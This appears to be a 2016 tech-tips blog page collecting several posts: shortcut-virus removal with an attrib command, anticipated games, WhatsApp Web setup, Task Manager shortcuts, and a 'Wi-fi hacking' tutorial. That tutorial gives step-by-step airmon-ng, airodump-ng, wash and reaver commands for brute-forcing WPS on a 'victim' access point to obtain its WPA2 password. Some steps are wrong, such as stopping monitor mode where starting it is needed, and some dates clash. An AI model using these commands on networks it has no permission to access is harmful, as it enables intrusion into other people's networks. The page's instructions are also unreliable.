Wednesday, 1 June 2016

Manually Remove Virus From PC,USB or Memory Card using a simple command;Say bye bye to antivirus

Computer Virus infection is only removed through antivirus programs as you know, but this time we are talking about Shortcut Virus which is a new modern virus that automatically sneeks into your computer/USB/SD card and convert your content into a shortcut. 


  • Sometimes this virus will hide all your contents. 
  • Another irritating thing is that the short cut virus cannot be removed by most of the anti-virus programs available in market.
  • The only way to remove the virus was to format the entire partition or memory device.


BUT NOW THERE IS A WAY !!! 

Follow these steps to get rid of shortcut virus forever:

Step 1: Connect the affected device(Pen drive,memory card etc) to your PC/laptop.



Step 2: Open run (press windows button + R ). Then type in " cmd " in Run and press enter or OK to open command prompt.


Step 3: Go to My computer and check out the drive letter of your infected device or drive. 

As you can see mine is 'F'
Step 4:Now to remove shortcut virus from pendrive type "attrib -h -r -s /s /d f:\*.*" in the Command prompt.

Important

Replace " f " in the above cmd entry with the drive letter of your affected device.

Step 5: Press Enter button.

Step 6: Open your device(Pendrive,memory card etc). You would see both your original files and shortcut files.
Delete all the shortcut and unknown files.
Copy your original files and folders to another drive.

Step 7: Finally format the Pen drive or Memory card. 


You have successfully removed shortcut virus from pendrive and recovered the infected files in the device.

Tips to protect your pen drive from Virus


  • Keep your system up to date with the latest antivirus.
  • Update your antivirus program at regularly.
  • Do not ever open the shortcut or virus file with the extension filename.lnk. It could badly harm your computer and could infect your other removable devices too.
  • Before opening any removable drive ( pen drive or SD card ) perform a deep scan of the removable device.


Leave your valuable comments and if you find any difficulty in removing shortcut virus tell us, we will help you.


Most awaited games of 2016 ; the biggest games for PC,PS4 and Xbox

We have happy news for gamer's around the world.There are some very exciting upcoming game releases!Here is our top five!


  • Mirrors Edge Catalist
  • No Man’s Sky
  • Batman Returns To Arkham
  • Deus EX:Mankind Divided
  • Final Fantasy XV

Mirrors Edge:Catalyst
Release Date:7th June 2016 


The game is set in a pristine city, ruled by a ruthless Conglomerate. Faith, a skilled Runner reluctantly drawn into an anti-Conglomerate struggle.The anti-Conglomeratestruggle is lead by a group called the “Black November”.

Through Mirror’s Edge Catalyst,you can experience the emergence of Faith, a brave Runner who uncovers a hidden truth inside the walls of the city of Glass. Through her journey, Faith explores every corner of the city, from the highest, most pristine skyscrapers, to the dark and dingy tunnels that underlie the city. Players must master the environment, using their momentum and timing their combat to fight the oppressiveness of the ruling elite, uncovering the dark secrets behind the city’s beautiful façade. Mirror’s Edge Catalyst offers players the freedom to explore the expanse of the city, discovering a variety of new activities, like ‘Dash’, races from point A to B, environmental puzzles and story missions to complete at their leisure.


No Man’s Sky
Release Date:21st June 2016


No Mans Sky is a sci-fi game set in an infinite procedurally generated galaxy.It’s a truly open universe.Whether a distant mountain or a planet hanging low on the horizon, you can go there. You can fly seamlessly from the surface of a planet to another, and every star in the sky is a sun that you can visit.Where you’ll go and how fast you’ll make your way through this universe is up to you. It’s yours for the taking. 

Every solar system, planet, ocean and cave is filled with danger, and you are vulnerable. 

Your ship and suit are fragile, and every encounter can test your skills to the limit. From dogfighting in space to firstperson combat on a planet’s surface, you will face foes ready to overwhelm you. 

And one mistake could see you lose everything. In No Man’s Sky, every victory and every defeat has lasting consequences.


Batman: Return To Arkham
Release Date:26th June 2015


Return to Arkham and experience two critically acclaimed titles from the last generation - Batman: Arkham Asylum and Batman: Arkham City, with fully remastered and updated visuals.


Batman: Return to Arkham includes the comprehensive versions of both games and includes all previously released additional content. Batman: Arkham Asylum exposes players to a dark and atmospheric adventure that takes them into the depths of Arkham Asylum -Gotham City's high security psychiatric hospital for the criminally insane. Use Batman's legendary gadgetry, strike from the shadows, and confront The Joker and Gotham City's most notorious super villains.

Batman: Arkham City sends players soaring into Arkham City - a heavily fortified sprawling district in the heart of Gotham City. Batman Arkham City introduces a brand-new story that draws together an all-star cast of classic characters and murderous villains from the Batman universe


Deaus Ex:Mankind Divided
Release Date:23rd August 2016


Deaus Ex:Mankind Divided is a sci-fi stealth adventure, set in 2029.We follow cyborg security expert Adam Jensen as he fights terrorism in a world where augmented people are persecuted. Naturally he'll uncover a conspiracy because that's just what happens when you have cool cyborg arms in an Eidos game.

The new trailer provides an overview of what's been added since 2011's Deus Ex: Human Revolution. You can now customise your weapons, shoot "explosive nanoblades", and erect an exoskeleton-like shield.


Final Fantasy XV
Release Date:30th September


Final Fantasy 15 is finally out of the woods and is coming out this year on September 30th. After it's long development having a release date for a game we've been waiting almost 10 years for comes as a massive relief... and then elation as loads more info has started to pour out of Square Enix Japan. Indeed, it's not just the game we'll be getting, but a movie with an insane voice cast that includes Aaron Paul, Lena Headey, and Sean Bean, and a five-part anime series.

Even Florence and the Machine are getting involved being responsible for the main theme tune - a cover of the classic 'Stand By Me' by Ben E King. It's all shaping up to be unlike any Final Fantasy game we've seen before - a modern open-world action game with heavy brotherly themes - and we couldn't be more excited for it.


You can now use Watsapp in Google Chrome browser!!!! ...SEE HOW ?

We all Know that we Can Use Whatsapp on our Windows PC using Android Emulators like Bluestacks. That is an old story Right? But Now you can Use Your favorite Messaging app on your Google Chrome Browser too. Lately we have seen many updates in Whatsapp like 2 blue Ticks that shows read receipt. 


This time Watsapp have announced that Whatsapp will be available as Web Client for Google Chrome Users.

So, you guys might be wondering how!!!!

Before moving on to the steps let us first have a look at things you will need.

REQUIREMENTS

  • Latest Version of whatsapp installed in your Android.
  • Google Chrome Browser Installed on your PC.
  • Internet Connection in your Phone & PC.

If you have setup all the above mentioned requirements, follow the instructions given below.


Step 1: Click Here or Copy pastethis URL https://web.whatsapp.com in the address bar of your Chrome browser and hit Enter.


Step 2: You will see QR Code which you will have to Scan from your Phone, So open Whatsapp on your Android, Go to Menu > Whatsapp Web and Scan that QR Code on your Computer Screen. If you don’t see Whatsapp Web option then you need to Update your Whatsapp.


Step 3: Thats it you just need to Scan that QR Code to pair Whatsapp on your Phone and Whatsapp Web Client. If everything goes Right, then now you will be able to see your Messages on your Web Client in Google Chrome.


note
  • Remember to have Upto Date Version of WhatsApp on your Phone and also Keep in mind that your phone needs to be connected to internet in order to send and receive messages in your Web Client.
  • if you are a Firefox user, then you might just want to use Google Chrome to use Whatsapp in Google Chrome Browser. Likewise, IOS users will also not be able to use the Web client.
Before you Go

I would like to Share Couple of Pro tips that will make your experience better of using Whatsapp in Google Chrome.
Pro Tip 1: Make a Desktop application of Whatsapp Web. Simply Go to https://web.whatsapp.com , Then Click on 3 lines which are at right top corner of your Browser which says Customize and Control Google Chrome.

Now Scroll down and hover your mouse on More tools then Click on Create Application Shortcuts, a pop up will ask you where you want to store it on Desktop or Start menu or both. Select any of your Choice and Click on Create.

Pro Tip 2: Pin the Web Client tab in your Chrome, Again just go to https://web.whatsapp.com, Once loaded, Right click on that tab and select “Pin Tab”, now that tab will be pinned to extreme left of your Computer Screen. You will also be able to see Notification Bubble on that pinned tab whenever you receive a new Message.
To unpin the tab, just right click on it again and click on Unpin the tab.

So that is it for now, You learned how to Use Whatsapp in Google Chrome using Whatsapp web Client and Couple of Pro tip which i hope you will like it. So let me know what do you think about this update by whatsapp in the Comments below.

Wi-fi hacking is not a big deal – Crack WPA2 Password in 5 steps !!!


Requirements:

  1. Wireless card (support promiscuous mode) 
  2. Access point with WPA2 and WPS enables 
  3. Linux installed PC(ubuntu,kali,mint,etc). 

STEP 1:Open our terminal (CTRL+ALT+T) and type airmon-ng (view tips and tricks how to create keyboard shortcut on kali linux)
this command will lists our wireless card that attached with our system.

STEP 2: The next step we need to stop our wireless monitor mode by running airmon-ng stop wlan0

STEP 3: Now we ready to capture the wireless traffic around us. By running airodump-ng wlan0 our wireless interface will start capturing the data.


From the picture above, we can see many available access point with all the information. In the green box is our victim access point which is my own access point

REFERENCE

  • BSSID (Basic Service Set Identification): the MAC address of access point.
  • PWR: Signal level reported by the card. 
  • Beacons: Number of announcements packets sent by the AP .
  • #Data: Number of captured data packets (if WEP, unique IV count), including data broadcast packets. 
  • #/s: Number of data packets per second measure over the last 10 seconds. 
  • CH: Channel number (taken from beacon packets). 
  • MB: Maximum speed supported by the AP. If MB = 11, it's 802.11b, if MB = 22 it's 802.11b+ and higher rates are 802.11g. 
  • ENC: Encryption algorithm in use. 
  • CIPHER: The cipher detected. TKIP is typically used with WPA and CCMP is typically used with WPA2. 
  • AUTH: The authentication protocol used. 
  • ESSID: Shows the wireless network name. The so-called “SSID”, which can be empty if SSID hiding is activated. 

STEP 4
: From the step 3 above, we can find access point with encryption algorithm WPA2 and note the AP channel number. Now we will find out whether target AP has WPS enabled or not wash -i wlan0 -c 8 -C -s

If the WPS Locked status is No, then we ready to crack and move to step 5.

STEP 5: The last step is cracking the WPA2 password using reaver.
reaver -i <your_interface> -b <wi-fi victim MAC address> –fail-wait=360

Because we already get the information from step 3 above, so my command look like this:
reaver -i wlan0 -b E0:05:C5:5A:26:94 –fail-wait=360.


it took about 5 hours to crack 19 characters WPA2 password from my Kali virtualBox, but it depend with our hardware and wireless card.

How professionals access task manager in windows OS ? !!!!

Task Manager shows you the programs, processes, and services that are currently running on your computer. You can use Task Manager to monitor your computer’s performance or to close a program that is not responding.


If you are connected to a network, you can also use Task Manager to view network status and see how your network is functioning. If more than one user is connected to your computer, you can see who is connected, what they are working on, and you can send them a message.


Way 1: Open the app through taskbar.
Right-click blank area on the taskbar, and choose Task Manager in the context menu.

Way 2: Turn on Task Manager from Quick Access Menu.
Right-tap the lower-left corner to open the menu, and then select Task Manager on it.


Way 3: Open Task Manager in Start Menu.
Step 1: Tap the bottom-left Start button and choose All Apps in the menu.


Step 2: Open the Windows System folder.


Step 3: Click Task Manager to open it.


Way 4: Open this program in Control Panel.
Step 1: Enter Control Panel.
Step 2: Input task manager in the upper-right search box, and tap Task Manager in the results.

Way 5: Start Task Manager via Run.
Press Windows+R to open Run dialog, enter taskmgr and tap OK.
Way 6: Open the program from Search panel.
Step 1: Press Windows+C to open Charms Menu, and choose Search on it.
Step 2: Enter task and click Task Manager.
Tip: There are two options named Task Manager on the Search Panel, and you can choose either of them.
Way 7: Access Task Manager with the help of Command Prompt.
Step 1: Click the Start button, enter cmd in the empty box and tap Command Prompt.
Step 2: Type taskmgr and press Enter.
Way 8: Open it through Windows PowerShell.
Step 1: Tap the Search button on the taskbar, type windows powershell and click Windows PowerShell to enter it.
Step 2: Input taskmgr and hit Enter.
Way 9: Open Task Manager from Ctrl+Alt+Del options.
Press Ctrl+Alt+Del and choose Task Manager from the choices.